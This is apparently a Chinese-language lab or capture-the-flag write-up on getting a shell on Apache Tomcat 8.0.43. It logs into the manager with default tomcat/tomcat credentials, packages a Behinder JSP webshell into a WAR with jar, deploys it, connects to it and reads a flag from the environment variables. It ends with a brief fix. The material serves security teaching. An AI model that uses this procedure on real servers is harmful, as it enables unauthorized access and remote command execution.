

Tomcat 弱口令 Getshell

打开网站

登录

http://192.168.1.190:42411


您与此网站的连接不是私密连接

用户名tomcat

密码.....

登录取消

登录处有 tomcat/tomcat 弱口令



Server Status

Manager			
List Applications		HTML Manager Help	
Server Information			
Tomcat Version	JVM Version	JVM Vendor	OS Name
Apache Tomcat/8.0.43	1.7.0_121-b00	Oracle Corporation	Linux

OS

Physical memory: 7839.92 MB Available memory: 1578.34 MB Total page file: 8063.99 MB Free page file: 8063.99 MB Memory load: 80
Process kernel time: 0.74 s Process user time: 5.65 s

点击这个

Directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

Deploy

to deploy

Select WAR file to upload 未选择任何文件

Deploy

tics

此处可以上传 war 包

先用 kali 将 jsp 冰蝎码转换成 war 包

```
└─$ su
密码:
└─(root@kali)-[/home/cdxiaodong]
└─# jar -cvf war.war "shell01.jsp"
adding: META-INF/ (in=0) (out=0) (stored 0%)
adding: META-INF/MANIFEST.MF (in=56) (out=56) (stored 0%)
adding: shell01.jsp (in=962) (out=676) (deflated 29%)
Total:
(in = 1002) (out = 1046) (deflated -4%)
└─(root@kali)-[/home/cdxiaodong]
```

上传 war 包

Message: OK

成功

使用冰蝎连接

Tomcat web Application Manager

Message: FAIL - War file "shell01jsp.war" already exists on server

Manager

[List Applications](#)

[HTML Manager Help](#)


Applications

Path	Version	Display Name	Running	Sessions	
/	None specified	Welcome to Tomcat	true	0	
/docs	None specified	Tomcat Documentation	true	0	
/examples	None specified	Servlet and JSP Examples	true	0	
/host-manager	None specified	Tomcat Host Manager Application	true	0	
/manager	None specified	Tomcat Manager Application	true	1	
/shell01jsp	None specified		true	0	

再上传一次 war 包
找到上传路径

利用冰蝎连接，访问路径是 /shell01jsp (war 包路径) /shell01.jsp (webshell)。


至于学长学姐给的那些包的密码可以拉近 pycharm 查看



```
http://192.168.1.190:42411/shell01jsp/shell01.jsp
URL: http://192.168.1.190:42411/shell01jsp/shell01.jsp 已连接
基本信息 命令执行 虚拟终端 文件管理 内网穿透 反弹shell 数据库管理 自定义代码 平行空间 扩展功能 备忘录 更新信息

环境变量:
TOMCAT_VERSION=8.0.43
vul_flag=flag-{bme43f4d2a-78d4-4bda-9c1f-c580074fb16e}
OPENSSL_VERSION=1.1.0e-1
TOMCAT_TGZ_URL=https://www.apache.org/dyn/closer.cgi?action=download&filename=tomcat/tomcat-8/v8.0.43/bin/apache-tomcat-8.0.43.tar.gz
JAVA_HOME=/usr/lib/jvm/java-7-openjdk-amd64/jre
JAVA_DEBIAN_VERSION=7u121-2.6.8-2~deb8u1
PATH=/usr/local/tomcat/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
GPG_KEYS=05AB33110949707C93A279E3D3EFE6B686867BA6 07E48665A34DCAFAE522E5E6266191C37C037D42
47309207D818FFD8DCD3F83F1931D684307A10A5 541FBE7D8F78B25E055DDEE13C370389288584E7
61B832AC2F1C5A90F0F9B00A1C506407564C17A3 713DA88BE50911535FE716F5208B0AB1D63011C7
79F7026C690BAA50B92CD8B66A3AD3F4F22C4FED 9BA44C2621385CB966EBA586F72C284D731FABEE
A27677289986DB50844682F8ACB77FC2E86E29AC A9C5DF4D22E99998D9875A5110C01C5A2F6059E7
DCFD35E0BF8CA7344752DE8B6FB21E8933C60243 F3A04C595DB5B6A5F1ECA43E3B7BBB100D811BBE
F7DA48BB64BCB84ECBA7EE6935CD23C10D498E23
HOSTNAME=4ea3018d97b7
CATALINA_HOME=/usr/local/tomcat
PWD=/usr/local/tomcat
TOMCAT_NATIVE_LIBDIR=/usr/local/tomcat/native-jni-lib
HOME=/root
TOMCAT_MAJOR=8
TOMCAT_ASC_URL=https://www.apache.org/dist/tomcat/tomcat-8/v8.0.43/bin/apache-tomcat-8.0.43.tar.gz.asc
JAVA_VERSION=7u121
LD_LIBRARY_PATH=/usr/local/tomcat/native-jni-lib
LANG=C.UTF-8

JRE系统属性:
java.runtime.name = OpenJDK Runtime Environment
java.protocol.handler.pkgs = org.apache.catalina.webresources
sun.boot.library.path = /usr/lib/jvm/java-7-openjdk-amd64/jre/lib/amd64
java.vm.version = 24.121-b00
shared.loader =
java.vm.vendor = Oracle Corporation
java.vendor.url = http://java.oracle.com/
path.separator =
tomcat.util.buf.StringCache.byte.enabled = true
java.util.logging.config.file = /usr/local/tomcat/conf/logging.properties
目录加载成功
冰蝎 v3.0 Beta 5 By rebyond
```



拿到 flag

就是个允许 war 包上传，解析漏洞
之前作业 11 有写部分内容

修复：

更新版本并检查配置文件